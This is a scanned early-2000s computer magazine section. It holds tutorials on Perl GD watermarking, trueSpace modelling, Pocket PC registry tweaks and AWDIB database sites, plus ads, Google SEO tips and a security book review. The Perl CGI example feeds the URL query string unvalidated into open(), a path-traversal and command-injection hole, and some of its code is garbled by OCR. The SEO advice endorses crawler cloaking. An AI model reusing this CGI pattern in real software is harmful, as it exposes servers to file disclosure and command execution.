Another app requiring the GD toolkit is adding watermark logos to images on-the-fly. Imagine that you're a photographer with thousands of photos on a Web site. You want to add a watermark to your image, but if someone wants to buy the image, you want to make sure you can provide a logo-free version. Even if you're an avid Photoshop user, you really don't want to deal with 10,000 images. Thankfully, Perl and GD can add the logo on-the-fly for you.

```
#!/usr/bin/perl -w
use GD;
```

```
open LOGO, "logo.png";
binmode LOGO;
$logo = newFromPng GD::Image(LOGO);
close LOGO;
```

```
open PICTURE, "ENVIRONMENT_STRING";
binmode PICTURE;
$im = newFromJpeg GD::Image(PICTURE);
```

close PICTURE;

The first and second blocks are nothing new, however, one thing that may need explaining in the third block is `ENVIRONMENT_STRING`. When run as a CGI script, `ENVIRONMENT_STRING` becomes whatever comes after the question mark in the URL that requested the page. If the file doesn't exist, Perl will raise an error, the script will stop, and the browser will instead display a small, red X.

Now, the new bit that makes this all worthwhile:

```
($mw,$mh)=$im->getbounds();
($lw,$lh)=$logo->getbounds();
$im->copy($logo,$mw-$lw,$mh-$lh
.0.0,$lw,$lh);
```

The `getbounds()` method returns an array of the width and the height of the image, with the values stored in `$mw` and `$mh` for the main image, and `$lw` and `$lh` for the image holding the logo. The final command, `copy`, works like the selection tool and the `copy/paste` commands in a graphics program. We select from (0,0) to (\$lw,\$lh) of the image stored in the variable `$logo` (i.e., the whole image), and paste this at (`$mw-$lw,$mh-$lh`) over our main image (which corresponds to the bottom-right corner). Now send this image back for display in a Web browser:

```
print "Content-Type: image/jpeg\n\n";
binmode STDOUT;
print $im->jpeg;
```

Back inside the HTML file, you can then call the display of this modified image in the usual way:

```
<IMG src="/cgi-bin/addlogo.cgi?heaven.jpg" alt="[Heaven.jpg]" Border=0>
```

If you add the above HTML code to a page on your site, and add a `logo.png` image to the directory, you should be able to open the HTML page and see your logo in the bottom-right corner of the screen. Remember to make sure your JPEG is bigger than your logo, otherwise the image will end up distorted.

What if your logo isn't rectangular? How do you get rid of white regions around your logo that may cover important parts of the image? Don't worry — the GD toolkit supports transparency. You can use the following code to make a colour transparent:

```
$t=$logo->colorResolve(255,255,255);
$logo->transparent($t);
```

The first line finds the index of the colour white in the picture, and the second makes it transparent, hence making all the white in the image transparent. When the logo is copied across onto the main image, the "transparent" pixels don't overwrite the image, and less of the picture is lost with the added watermark.

You can use this technique to replace other colours than white as a transparent colour. For instance, if part of your logo is white, and you don't want this to become transparent, you can make purple transparent. And GD.pm comes with a large manual documenting all its features. An HTML version of this is on our cover CD set. [HTML](#)



SYNNEX

www.synnex.com.au 1300 880 038

DYNAMIC RICH COLOUR the clear advantage



HYUNDAI



ImageQuest

www.hyundaiQ.com



Enter the third dimension

David Williams demonstrates how to build stunning 3D scenes using Caligari trueSpace3.2.

3D modelling isn't just for designers and engineers. Take Caligari trueSpace3.2 — this third-generation three-dimensional application is a professional, high-quality tool for constructing and even animating scenes which can be partnered with light sources, reflections and refractions to create astounding visual effects. Like all 3D tools, trueSpace3.2 has a steep initial learning curve, but we'll show you how to get going fast.

THE ABC OF XYZ

All 3D applications represent the world using three planes. The horizontal and vertical dimensions are known as *x* and *y* respectively (this will be familiar from high school mathematics).

Additionally, a *z* axis is necessary to represent *depth*. Together, the *x*, *y* and *z* values can uniquely represent any individual point in a 3D scene. This is why *z-order* is typically an important part of 3D-capable video cards. The *x* and *y* coordinates of any object will represent whether it's further left or right, or higher or lower, than another object. However, the *z* coordinate identifies how *close* or *far* away the object is from any other. 3D cards can speed processing by using the *z-order* to determine which objects are occluded by another, and hence need not be drawn.

WORKING WITH TRUESPACE3.2'S ICONS

When trueSpace3.2 first starts, its toolbar icons and menu bar are displayed along the bottom of the screen (although you might want to shift these to the top using the File, Preferences menu). The new scene that's automatically created at startup consists of a flat grid representing the *x* and *z* planes (think of the grid as the *ground* or *floor*). Several light sources have been placed, represented by objects not too dissimilar from kush balls.

Move the mouse carefully over the toolbar icons, and a short description appears in trueSpace's status bar. If you hover the mouse over the icon that looks like a solid box (third from the left in the first row), trueSpace explains that this button is used to add a cube. Use these cues to become more familiar with the program's workspace.

Because there are too many buttons to display, trueSpace3.2 "stacks" similar icons. Click that cube icon and hold the mouse down



Word up: making 3D text is a snap with trueSpace3.2.

to see more icons displayed — allowing not only cubes, but flat planes, cylinders, spheres, cones and toruses (donuts) to be added.

Additionally, right-click an icon to alter its behaviour. For example, the cube icon calls up a small window where the resolution of these geometric shapes can be changed.

Other icons work in a different manner. Find the metaball icon along the top row of icons. Click it, and a window appears with metaball options (more icons!). Spheres, cylinders, rounded cylinders, cubes and rounded cubes can be created.

Use the first column of icons to move, rotate or resize (scale) individual metaballs. Use the last column of icons to determine whether the metaball has a positive influence (appears as a solid object) or a negative influence (its shape cuts into the scene). Right-click the metaball icon for its options. Metaballs act like single objects, and thus form the basis for making your own solid shapes.

Icons to the right of the menu bar (Eye Move, Eye Rotate and Zoom) allow the scene's perspective to be altered by dragging the mouse. Click the deform icon to further edit any solid object. This allows for dents, holes, twists, tilts, raised surfaces and more.

DEFORM THE WORLD — THEN PAINT IT RED

To create an apple, drop a solid sphere onto the scene and deform it by placing a dent in the top. Add a core by using a cylinder, then deform it to be slightly angled and tapered at the top.

Immediately right of zoom is an icon which controls how trueSpace renders the scene. The default is wireframe — the fastest to draw. Click and hold on this icon, and other options are displayed, including several different solid 3D renderings.

Click the paint face icon (third from the right on the top toolbar) and several windows of options are displayed. These allow the display of any single surface to be carefully controlled. Set the face's colour, shininess, transparency, material and other controls. These all combine to render a surface with great precision and give stunning results. Additionally, set the index of refraction to effect how the surface should react if it's in the path of a light source. **ETC**

Upgrading to 6.5

If you like trueSpace3.2 then you'll love trueSpace6.5, with time-saving features like a new mirror tool that cuts modelling time in half, plus a wide range of import and export formats. We've got a special upgrade deal for APC readers — you can have the full boxed version of trueSpace6.5 for just US\$399, instead of the usual US\$595. See our cover CD set for full details.

Domain Names

Global Domains

.com .net .org .info .biz .ws .us .tv .cc

from **\$24.80/year**

Australian Domains

.com.au .net.au .org.au .asn.au .id.au

from **\$50/2 years**

Chinese Domains

.com.cn .net.cn .org.cn

only **\$99/year**

No Setup Fees



Web Hosting

Beginner Packages Advanced Packages

from **\$13.50/month** from **\$18.50/month**

No Setup Fees

No Setup Fees

Disk Space: 50mb, 100mb, 250mb, 500mb
Monthly Data Transfer: 4GB*, 6GB*, 10GB*, 12GB*
Email Accounts: 50, 100, 150, 200

General Features:

Linux/Unix, WebMail, POP3 / SMTP / IMAP Email, Unlimited Email Aliases,
Unlimited Email Auto-responders, Unlimited Email Forwarding,
Advanced Mailing Lists, Catch-all Email, Site Control Panel, 24/7 FTP,
Telnet/SSH, FrontPage 2002, Dreamweaver, Flash, ASP, PHP, CGI, Perl,
SSI, Java Servlet, SSL Support, Password Protected Directories,
Quicktime & MS Streaming Media, Real Video, Real Audio,
Shopping Cart Support, Custom Mime Types,
Custom Error Pages, Traffic Statistics, 99.9% Uptime,
Daily Backups, Ultra-Fast Data Connections,
World's Largest Data Centre,
and more...



Dedicated Servers

Cobalt Raq550

FREE 50GB Monthly Data Transfer*

| Processor | RAM | HD | RAID | Price |
|--------------|-------|--------|------|---------------|
| PIII-1.0Ghz | 256MB | 40GB | N/A | \$5290 per yr |
| PIII-1.26Ghz | 256MB | 2x40GB | Yes | \$6290 per yr |
| PIII-1.26Ghz | 512MB | 2x80GB | Yes | \$7290 per yr |

RedHat Linux

FREE 50GB Monthly Data Transfer*

| Processor | RAM | HD | Price |
|-------------------|--------|------|----------------|
| Celeron-1.2Ghz | 256MB | 60GB | \$7980 per yr |
| PIII-1.26Ghz | 512MB | 60GB | \$8580 per yr |
| Dual PIII-1.26Ghz | 1024MB | 80GB | \$10980 per yr |

Windows 2000

FREE 50GB Monthly Data Transfer*

| Processor | RAM | HD | Price |
|-------------------|--------|------|----------------|
| Celeron-1.2Ghz | 256MB | 60GB | \$8980 per yr |
| PIII-1.26Ghz | 512MB | 60GB | \$9980 per yr |
| Dual PIII-1.26Ghz | 1024MB | 80GB | \$14380 per yr |

Setup fees may apply for dedicated servers

* Excess Data Transfer is charged at 9.5 cents per MB
& charged in 50MB blocks.

**Free Domain Name with
Selected Hosting Packages***

*please visit our website for more information.

Experience the Best of the Internet!



1300 76 3888

(Mon-Fri 9am-5pm AEST)



www.digicommander.com



Cool hacks for your handheld

Discover hidden tweaks and tricks as

Jenneth Orantia reveals the art of registry

hacking on the Pocket PC operating system.

There are plenty of great ways to customise your Pocket PC, but some of the best are locked away from the average user and can only be activated via the registry database. Most users of the Windows OS are familiar with the Windows registry: a central repository of information about your computer's hardware, software, environment and user interface. So it's no surprise that the Pocket PC operating system also makes use of a registry to store similar data for your handheld.

REGISTRY HACKING FOR BEGINNERS

The Pocket PC registry works the same way as its desktop counterpart. The registry contains a number of "keys", which are similar to folders in the way that they organise the registry's information. As with folders, keys can be nested within other keys. Each key contains at least one value, and it's these values which describe the hardware and software. The path to a particular key is written like a file path. For example, the path HKEY_CURRENT_USER\Software\Microsoft\File Explorer describes the location for settings related to the File Explorer, which is stored in a Microsoft key that sits under the Software key, below the HKEY_CURRENT_USER root.

Registry hacking involves changing the value of settings, or in some cases, creating new settings. And it's not without risk.

Inserting the wrong value or modifying the wrong key can cause your handheld to become unstable or even crash, so backing up your Pocket PC is highly recommended as a prelude to any registry editing session. This can be done through built-in backup utilities on the Pocket PC, via ActiveSync on the desktop, or through third party backup programs like Pocket Backup Plus (www.spritesoftware.com).

Most hacks only take effect after a soft reset, which involves pushing the handheld's soft reset button with the stylus.

While the Windows desktop OS comes with a registry editor (RegEdit), no

such tool ships with the Pocket PC OS. We recommend PHM Registry Editor (www.phm.lu), an award-winning freeware application that includes the ability to back up the registry.

If you're hesitant about modifying the registry database, there are a number of utilities that automate the registry hacking process. This reduces the likelihood of anything going wrong, although you're limited to those hacks made available through the application.

RegKing and RegKing 2002 (www.cewindows.net) are freeware utilities (for the Pocket PC and Pocket PC 2002, respectively) that apply a selection of useful registry hacks with the tap of an icon. Tweaks2K2 (www.pc-counselor.8m.com) is a commercial utility that does much the same as RegKing but has a wider selection of hacks and is regularly updated. Now, let's get hacking.

CUSTOMISE THE LOW BATTERY NOTIFICATION

When the main battery of a Pocket PC 2002 device reaches a 40% charge, an annoying bubble pops up to warn of the low battery. It reappears every time you turn the device on until you recharge the battery and, unlike most other notifications, it can't be configured in the settings.

To get this notification to appear in the Notification Settings box so you can customise it like other system events, browse to HKEY_CURRENT_USER\ControlPanel\Notifications\{A877D663-239C-47a7-9304-0D347F580408}. Tap on Edit and select New String Value. Set the Value name to Default and Value data to Low battery warning.

Now a Low Battery option will appear in the drop-down Event list in Sounds and Notifications. While this doesn't let you change the percentage level at which the notification bubble appears, you can disable it (or change the sound that it plays).

ENABLE CLEARTYPE

Microsoft's ClearType font-rendering technology, used in the Microsoft Reader ebook program, smooths the edges of screen fonts to produce easier-to-read text. Most Pocket PC 2002 devices come with a ClearType utility that allows you to turn it on or off. However, Pocket PC 2000 devices that have been upgraded to 2002 OS don't get this utility out of the box. Here's how to enable it.

Browse to HKEY_CURRENT_USER\Software\Microsoft\Shell\Tap on Edit and select new DWORD value. Set the value name to ClearType and Value data to 1.

You can also enable ClearType in applications that use the Pocket PC's HTML viewing engine, such as Pocket Internet Explorer and AvantGo. Browse to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings. Tap on Edit and select New DWORD Value. Set the Value name to ClearTypeText and Value data to one. If you want to disable ClearType for either of the above two tweaks, change the Value data back to 0.



► Under the covers: the Pocket PC's registry database.

► **Easy does it:** *RegKing and Tweaks2k2 apply many popular Registry tweaks with a tap.*



STORE AVANTGO CHANNELS ON A MEMORY CARD

The AvantGo news clipping service is great for saving Web-based "channels" for offline viewing. But the default setting stores AvantGo channels in the main memory, which can quickly chew up your available RAM. But you can automatically store AvantGo channels on a flash memory card with every sync session.

Open File Explorer and move the AvantGo folder (and its subfolders) from the Windows folder to the Storage Card folder. Browse to HKEY_CURRENT_USER\Software\AvantGo. Change the DatabaseLocation value data to Storage Card\AvantGo. Open ActiveSync on the PC and go to Tools, Options. Click on AvantGo and select Settings. Select Properties and check the Refresh all content at the next sync box, underneath Connection options.

CHANGE FILE ASSOCIATIONS

Pocket PCs are associated with particular applications depending on their file extension. Tapping a JPG file, for example, will launch whatever image viewer has been assigned to the JPG file extension. If you want another program to open those images, you'll need to associate the JPG file extension with a different program.

To change a file association, you'll need to determine the name of the file type in the Registry. For example, for a JPG file, you would open HKEY_CLASSES_ROOT\jpg and you'll see the default value is "jpgfile".

Browse to HKEY_CLASSES_ROOT\jpgfile\Shell\Open\Command, and the default value in the command key displays the application that launches whenever a jpgfile type file is opened. To change the default application that opens that particular file type, change the value to something similar to this:

Value data: "Storage Card\Miscellaneous\imageeditor.exe" "%1"

POCKET INTERNET EXPLORER AS INTERNET EXPLORER 5.5

Numerous Web sites check browser versions to deliver content formatted specifically for that browser. Additionally, some sites that

require encryption just check the browser version rather than verifying that the browser supports high encryption.

To make a Web site see Pocket IE as IE version 5.5, browse to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\User Agent. Open the Default value and change the value data to Mozilla/4.0. Open the Version value and change the value data to MSIE 5.5. Open the Platform value and change the value data to Windows NT 5.0.

Depending on the Web site, you may also have to delete the 240 x 320 value in HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\User Agent\Post Platform. Hotmail, for example, checks this setting before delivering the relevant page. However, the Post Platform value is reinserted into the registry on every soft reset.

STORE TEMPORARY WEB FILES ON A MEMORY CARD

All temporary Internet files are stored in the Windows folder on main memory, which can take up a lot of storage space. Here's how to have those temp files written to a storage card instead (this modification shouldn't be used if you remove your storage card to connect to the Internet via a modem or networking card).

Open File Explorer and move the Temporary Internet Files folder (and its subfolders) from the Windows folder to the Storage Card folder. Browse to HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Content. Change the CachePath value to Storage Card\Temporary Internet Files. Browse to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths. Change the Directory value to Storage Card\Temporary Internet Files. Browse to the Path1, Path2, Path3 and Path4 subkeys and replace (Windows with \Storage Card in the CachePath value data without editing the rest of the string. **BTTC**

Pocket PC policies

Despite the fact that Pocket PCs are heavily marketed towards enterprise users, there's no out-of-the-box ability to set policy restrictions on a Pocket PC and prevent users from installing their own software. There's a hidden Policy applet that blocks software installs unless the user applies an admin password, but for some reason it's disabled. Here's how to bring it back and take control of your company's handheld rollout.

Browse to HKEY_LOCAL_MACHINE\ControlPanel\AdminPassword

Top and hold the Redirect value and select Rename. Rename the value to xRedirect.

This tweak causes a new Policy applet to appear in the System Settings, where you can set the admin password and specify the policy restrictions that will be applicable for the device.



Data-driven Web sites made easy

David Williams demonstrates how to quickly build a database-driven Web site using AWDIB.

A useful Web site *must* tie in with a database — whether to allow visitors to log-in, or to drive a catalogue of items or documents. Yet maintaining this database can be a time-consuming task. ASP Web Database Interface Builder 4.11 (AWDIB) quickly constructs complete Active Server Page files, without any programming, to create professional Web pages allowing any database to be edited online.

START WITH A DATABASE

Construct a database using any engine of choice, such as Access, SQL Server or Oracle. AWDIB places no constraints on the database structure. However, keep in mind that the ultimate goal of AWDIB is to provide a data-driven Web site. Hence the generated ASP pages will need to be published on a Web server. Be sure to check that the server hosting the Web site supports the database chosen — it will need to have the necessary drivers installed. This may not be possible if the server is maintained by a third-party organisation. Don't forget to make all the required tables and fields, and add any desired data. Nothing else beyond this needs doing — any custom user-interfaces (like Access forms) won't be transplantable to the Web site.

MAKING A CONNECTION


AWDIB must be able to locate, and connect to, this database. This isn't as simple as browsing to a file on disk, because databases store data in different ways. Make a data source using the ODBC control panel (found in Administrative Tools in Windows 2000 and XP). Click the System DSN tab and click Add to make a new DSN (data source name).

Specify an appropriate database driver (such as Microsoft Access) and then any other information needed. Depending on the database used, this may include the server name, a username and password, the database name, the database file path on disk and other details. Be sure to click Test Connection to make sure all is okay.

WEB SITE IN 1, 2, 3

AWDIB's simple screen layout hides its power and complexity. Use the drop-down list to select the DSN. AWDIB opens the database and displays the tables inside while ASP code will be generated to manage each table. Clear the checkbox next to any table name if that table is irrelevant to the Web application being produced.

Click a table and AWDIB displays all the fields within that table, in the middle of the screen. Again, clear the checkbox next to any field name if that field is not relevant to the Web application being produced. Click a field and AWDIB displays the properties of that field, from the manner in which data should be entered to this field to the status bar text to be displayed when this field has focus. Checkboxes above the field list control whether AWDIB should produce code to add, alter and delete rows in the table.



Code control: AWDIB offers fine control over how much code to produce.

FINISHING UP

AWDIB's task is almost done. Click the second tab page to alter the style sheet to be used for the Web application. This controls the site's appearance and behaviours. Specify login details for the generated site. These are the credentials that will need to be used to alter the site online. Click the third tab to make AWDIB actually build all the ASP files needed. The site is now complete and just has to be uploaded to an ASP-friendly Web server.

DATABASE CONNECTIONS REVISITED

A DSN is useful for testing on a local PC, but a *connection string* is better for when the site is uploaded to a Web server (otherwise, the DSN has to exist on the server too). Once AWDIB has built a Web site, manually edit the file `includes/dbConnect.asp` and follow instructions presented there to use a connection string instead of a DSN. This requires the same details — database driver, database location, username/password and so forth — but it's embedded within the ASP code rather than an external, pre-existing DSN file. [EXIT](#)

What's new in 5.01?

The three most important new features in version AWDIB 5.01 are **greater security: more than one login can manage the database, and anonymous users can search the database; a database connection wizard creates connection strings automatically; and master/detail relationships can be established for better table management.** Check our cover CDs for a trial version.

Thin Client Terminals

A really nice, VERY small footprint computer utilizing the Eden 533 Mhz CPU and an ITX form factor motherboard. Requires hard drive, Memory and CD/DVD. A very compact desktop solution
Cat 1149-1 \$649

Cat 1150-1 This tiny and attractive embedded computer system will operate from a 12-volt supply making it ideal for mobile or remote location use \$749

Cat 1133-1 This very fast serial terminal has two high-speed 460K baud serial ports. The provision of a Centronics port allows the connection of a standard parallel printer \$549
Cat 1134-1 A colour, Ethernet TCP/IP terminal designed for use in UNIX networking environments \$579

Cat 1144-1 A thin client terminal suitable for Linux using the LTSP (Linux Terminal Server Project) see www.lisp.org \$829

Cat 1215-1 This is a Windows Based Terminal, integrated in a LCD monitor. It operates under Windows CE, and is suitable for both NT server and Unix host. \$2599

Cat 1214-1 This is a Windows Based Terminal, operating under Windows CE, that is suitable for both NT/2000 server and Unix host. It supports both the Citrix ICA protocol as well as Microsoft's RDP \$999

Cat 1233-1 Remote management software for Windows Terminals \$369



Training-on-Line

If you need a value-for-money training solution then check out this well established company. T.O.L. offers a comprehensive range of quality courses at prices that students will appreciate. On line now at... www.tol.com.au

3 ISA Slots on a P4 Motherboard!

Don't throw away your ISA equipment! Upgrade to this fully featured P4 industrial ATX board Cat 17078-1 \$999



Cat 17078

THINK outside the MOTHERBOARD



Cat 1149



Cat 1133



Cat 1134

Too many remote controls?

This touch screen learning remote control provides a powerful solution; you even have macro (multiple command) for a single keystroke Cat 1008089-1 \$299



Until end June 2003 or... **HALF PRICE BITS** ...while stocks last!

A low cost 16 Bit SCSI-II FAST controller with a data transfer rate of 10 MB/s.

Cat 2585-1 Normally \$102 **NOW ONLY \$51**

A versatile interface card that supports 2 FDD, 2 HDD As well as 2 x 16550 compatible serial ports, 1 ECP/EPP printer port and 1 games port.

Cat 2055-1 Normally \$59 **NOW ONLY \$29**

Internal USB hubs with one up-stream port and four down-stream ports.

Cat 2831-1 Front Access Was \$49 **NOW ONLY \$25**
Cat 2832-1 Rear Access Was \$39 **NOW ONLY \$20**

Laser Barcode Scanners

Performance handheld Laser Scanners at CCD prices!

Cat 8866-1 This robust, wide-mouthed scanner offers laser performance for only \$329

Cat 1008039-1 Style and performance! A really good-looking Keyboard Wedge Laser scanner with multiple interfaces. Just change the cable and you also have USB or Serial interfaces \$399

Cat 1008085-1 This Omni-Directional scanner is similar in function to the supermarket type. Small footprint makes it ideal where counter space is at a premium. Standard interface is K/B wedge, but a simple change of cable gives you USB or Serial connectivity \$1059



Cat 8866



Cat 1008085

Serial ATA

Plugs directly into a standard IDE hard drive to provide a serial ATA interface

Cat 2891-1 Horizontal \$79

Cat 2892-1 Vertical \$79

Cat 2893-1 This converter provides two serial ATA connectors from an IDE motherboard connector \$89

Cat 1008113-1 Serial ATA cable 45cm \$24.90

Cat 1008114-1 Serial ATA cable 60cm \$33

Wireless LAN

Cat 11345-1 A wireless LAN station adapter, which connects to a computer via a USB port. This matchbox-sized unit with a flip-up antenna is the perfect way to connect your notebook or desktop machine to a wireless network \$259



New Security Products

Fancy using security/escort style proximity keys in your home or office? We now have all the components you need, all with RS232 connectivity. Think of the possibilities - integrate alarms with door locks, open garage doors with reliable proximity sensors.

Cat 1008082-1

Electric Door Lock \$189

Cat 1008081-1 Integrated Controller & proximity reader \$349

Cat 1008083-1 Proximity Card 0.8mm thick \$4.50

Cat 1008058-1 Proximity Card 1.8mm thick \$3.25

Cat 1008059-1 Proximity Key Tag \$6.50

Cat 1008057-1 Proximity Reader (200mm range) \$269

Cat 1008080-1 Proximity Reader (80mm range) \$209

Cat 1008079-1 Door Controller, stand alone \$269



Cat 1008082



Cat 1008059



Cat 1008079



Extension and Replacement Cables

VGA, SCSI, PS/2, USB, FireWire and more. We also stock a huge range of adapters, boosters, y-splitters, etc. Check out our website or ring us for assistance.

Foreign Language Keyboards - \$69ea

Cat 8989-1 Chinese/US

Cat 8991-1 UK English

Cat 8994-1 French

Cat 8996-1 Czech

Cat 8992-1 Italian

Cat 8995-1 Greek

Cat 8993-1 German

MicroGram Computers

Ph: (02) 4389 8444 FreeFax: 1800 625 777 info@mgram.com.au
Vantest Pty Ltd trading as **MicroGram Computers** ABN 60 003 062 100, 1/14 Bon Mace Close, Berkeley Vale NSW 2261
All prices subject to change without notice. For current pricing visit our website. Pictures may be indicative only.

See all these products & more on our website...www.mgram.com.au

Secrets to being a Google king

Using Ash Nallawalla's 10-point checklist,
Webmasters can boost their site's prominence
on Google's results page.

Google is the search engine of the Net. But having your Web site found by the uber search engine isn't enough. You need to cut through the clutter. Here's how to help your site climb up Google's search engine results page — also known as a SERP — without paying for a listing, or resorting to "dirty" coding tricks.

Casual Googlers use the search engine's default settings, so your site must make it at least into the first two pages (the top 20 results). Unfortunately, you can't assume that visitors will use the most appropriate search terms. SERP positioning is dynamic — what you see depends on a variety of factors, such as the viewer's location, the type of search used (basic, advanced, or regional for instance), the content of the page, their keyword density, the page rank (PR), the search term (words or phrase), and so on. As a result, you need to polish many facets of your site.

Here are 10 techniques that get results fast.

1 DOMAIN NAME AND SERVER

Grab one of the .au domains if your audience is likely to look for local sites. And go for a name that's relevant: dentistcooee.com.au will rank higher in the SERPs than dentist.com.au or bloggsclinic.com.

Ensure that the Web host gives you a unique IP address. Virtually hosted sites usually share a common IP address — if one of them is banned by Google, so could all sites that map to that address. If you already have a site, determine the IP address by using ping, and then enter the displayed IP address in your browser. If you don't see your own Web page, you're sharing an IP address.

2 PAGE TITLE

The text in your site's <TITLE> tag should be brief and readable. Avoid superfluous words and punctuation marks, and start with the most valuable keywords, such as "Bulk billing Toorak clinic 5 Stars", not "***** Dr Fred Bloggs, MBBS, FRACS — 5 Stars Clinic *****".

Keep watching your Web server logs and learn from them — modify your content if you find that users consistently use a different sequence of search words. For example, if your users look for "Dentist Darwin" and your page's title tag says "Darwin Dentist" and it ranks low in the SERP, you could be losing customers who won't click past Google's first page. You can even have it both ways — change your opening page to "Dentist Darwin" and leave another page as "Darwin Dentist".

3 STYLE SHEET

Place style definitions in a CSS file — this moves the body text close to the top of the document and shrinks the page size. Fast-loading pages are good for both humans and crawlers.

Page Rank and SERPs

Google's Page Rank (PR) is an arbitrary "link popularity" scale that affects your position in the SERPs, but it's not in itself a guarantee of that position. A simplified view can be seen by installing the Google Toolbar and visiting a site. A more detailed explanation is at www.searchnerd.com/pagerank. PR0 means you have been penalised; PR6 and above is worthy of pride. Linking to sites that use shady SEO practices will lower your PR. A grey PR bar means that the page is not indexed or has been removed from Google.

Think of each page on your site as having one vote that gets shared by all linked pages. A high PR page carries more weight in its votes, not just relative to other sites but to pages below it. Link thoughtfully.



► Rank it: see how pages rank with the Google toolbar.

4 META TAGS

While other search engines use the KEYWORDS meta tag for ranking, Google ignores it. An extract from the DESCRIPTION meta tag sometimes appears in the Google SERP; sometimes you'll even see a snippet from the body text. Moderation and relevance should be your benchmark for placing keywords in these tags.

5 BODY CONTENT

Quality content is rewarded by top placement in the SERPs. Brett Tabke of Webmasterworld.com recommends building "theme pyramids", where the directory structure follows a particular theme within your site. For example, if you sell new cars, used cars, and car service, you would have three branches, each containing pages relevant to that theme.

Place key phrases towards the top of pages and in heading tags such as <H1>, but don't get hung up on a single keyword for the whole site. Pick different keywords for different pages so that you have more ways to be found.

Links to popular causes, memorial ribbons, HTML validation, page counters and the like could lower your ranking and distract visitors to other sites. Likewise, consider placing non-commercial

pages, such as personal hobbies, genealogy and so on, at a secondary level, but not linked from the top.

6 LINKS AND FOLDERS

Link a site map from the home page so that crawlers can find the rest of your pages. Link each page to the home page and to others in its logical group. The anchor text must use key phrases and words. Use keywords for directories, image names and Alt text.

7 NEIGHBOURHOOD WATCH

Get quality incoming links. Without referrals, it's nearly impossible to be visited by Googlebot. Grab such links from sites with a page ranking level of three (PR3) or better, not from link farms that are clearly built to fool search engines. Avoid links from sites with PR0. Make it easy for other sites to use keyword-loaded phrases in their links, such as by offering a cut-and-paste slice of HTML anchor code. Links from lower-ranking peers won't penalise you, but they won't raise your PR either.

Add a judicious number of outbound links to topical peers of the same or better calibre. Google likes links to authoritative sites, but don't overdo the external links. Although such sites might not overtly link to your site, their site statistics file might get crawled and constitute a link back to you.

8 CLOAKING

"Cloaking" is generally a bad practice which hides content from humans and SEs. Two good reasons for using it include hiding parts of your optimised pages from competitors; and, showing different pages to different visitors based on their browsers.

Subscriber-only sites also manage to get into SEs. They use a cloaking practice known as "agent name delivery", which is a slab of code that checks whether the visitor is a crawler or a human. Crawlers get to see the whole site, but others are directed to a sign-up form.

9 AVOID DOING THIS

Here are some practices which could lower your site's Google ranking, or have it banned altogether.

- **Gimmicks:** JavaScript effects, such as cursor trails and transitions, do nothing for your viewers but place a lot of code above your body text. You want your content close to the top of the page.
- **Bad HTML code:** novice hand-coders might copy some HTML tags they don't understand. One Webmaster used the robot directive <INDEX, NOFOLLOW> and wondered why his site wasn't in Google in spite of Googlebot visits and good incoming links. He was asking to be indexed, but for his links not to be followed.
- **Multiple sites with duplicated content:** this is considered spamming. Multiple domains aliased to the same server are also considered spam. Use a permanent (301) redirect on all secondary sites to point to the main domain.
- **Multiple copies of the same page:** typically this is an entry page optimised with varying keywords to lure different people (for example: crackz.htm, serials.htm, passwords.htm, and so on).
- **Hidden content:** this can be text on the same colour background or a layer with coordinates that are off the visible page.
- **Flash-only pages:** to avoid being penalised for slick start-up animation, have a user agent entry check that displays Flash to enabled browsers, but plain HTML to crawlers and human visitors.

- **Frames:** Googlebot will crawl links in the <NOFRAMES> text, but not ones in the framed pages. Other search engines might not crawl frames, so it's best to use tables. If you must use frames, ensure that you use the correct DOCTYPE declaration for frames.
- **Submission software or services:** these submit your site to thousands of search engines. You'll get plenty of spam, abuse and possible inclusion in link farms that will ruin your reputation in Google's eyes.
- **Session IDs:** sites that require session IDs from crawlers will get poor visibility because the previous session will have expired by the time Googlebot returns.

10 HAVE SOME PATIENCE

Having optimised and submitted your pages to Google, get on with growing your business. Google takes time to rank you. Work on getting quality, inbound links from high-ranking sites that feature the same subject matter. Increase your content and keep it fresh. Get free or paid listings in Google Adwords, Yahoo!, the Open Directory Project (at www.dmoz.org), and reputable engines such as www.altavista.com, www.scrubtheweb.com, www.alltheweb.com and www.teoma.com. www.alltheweb.com

How the Google index works

Google is a fast-moving entity. It changes its proprietary ranking algorithms constantly to better serve the end user and to thwart any shoddy SEO practices.

Submitting your site to Google (www.google.com/addurl.html) is just the start. The robot Googlebot crawler traverses the Web, link by link, and adds new links to the database. Your site also needs to be introduced to Googlebot by an indexed site.

A "deep" crawl is run as a distributed process from thousands of machines and occurs in the second half of each month. It usually takes several visits by Googlebot to traverse your site fully and it tries to avoid previously crawled links.

Don't be too excited by the "Freshbot Effect" (or "Everflux"), which is a temporary placement in the top SERPs for a few days. More important, don't panic when your pages disappear from the SERPs for many days. Google sees if you can attract visitors and takes that into consideration. It calculates your long-term positioning after a deep crawl but will perform several Freshbot crawls throughout the month. It can take three to four months for your popularity to settle down. If you've been writing and submitting new pages regularly, Googlebot will be a regular visitor.



Getting fresh:
Google hits listed
by date.

Network Security A Practical Guide

Network Security provides an excellent mix of security theory, technical specifics, and procedural frameworks aimed at helping managers and IT executives understand security from a business point of view.

While the book lacks the technical depth of the many large security tomes, it provides enough information to enable readers to discuss the technical elements of security and assist them in securing their environment. This includes different types of threats, IP and application level protocols, common networking and security utilities (such as traceroute, portscanners, IDS and file integrity tools), and various vendor and third-party security resources.


Unfortunately, the title lacks coverage of vulnerability scanning tools.

In some ways, however, this offering is more comprehensive than many large security books, since it acknowledges realistic but unglamorous (and hence overlooked) security threats, such as user error, power failure, and viruses as well as the more "exciting" dangers from external crackers.

The rest of the book is an extensive guide to writing security policies designed to preserve the integrity of a company's resources. But here lies one of the book's few flaws: its discussion of computer crime legislation is based on UK law.

Despite this, *Network Security* is an essential read for anyone dealing with security on a managerial level in a corporate context or government department.

